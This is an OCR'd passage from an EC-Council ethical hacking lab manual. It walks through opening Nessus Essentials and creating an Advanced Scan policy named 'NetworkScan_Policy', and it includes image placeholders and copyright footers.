
6. Nessus begins to initialize; this will take some time. On completion of initialization, the Nessus dashboard appears along with the **Welcome to Nessus Essentials** pop-up. Close the pop-up.

   Note: In the **Let Microsoft Edge save and fill your password for this site next time?** pop-up, click **Never**.




Ethical Hacking and Countermeasures Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.

7. The **Nessus Essentials** dashboard appears; click **Policies** under **RESOURCES** section from the pane on the left.




8. The **Policies** window appears; click **Create a new policy**.




Ethical Hacking and Countermeasures Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.

9. The **Policy Templates** window appears; click **Advanced Scan**.




10. The **New Policy / Advanced Scan** section appears.

11. In the **Settings** tab under the **BASIC** setting type, specify a policy name in the **Name** field (here, **NetworkScan_Policy**), and give a **Description** about the policy (here, **Scanning a Network**).



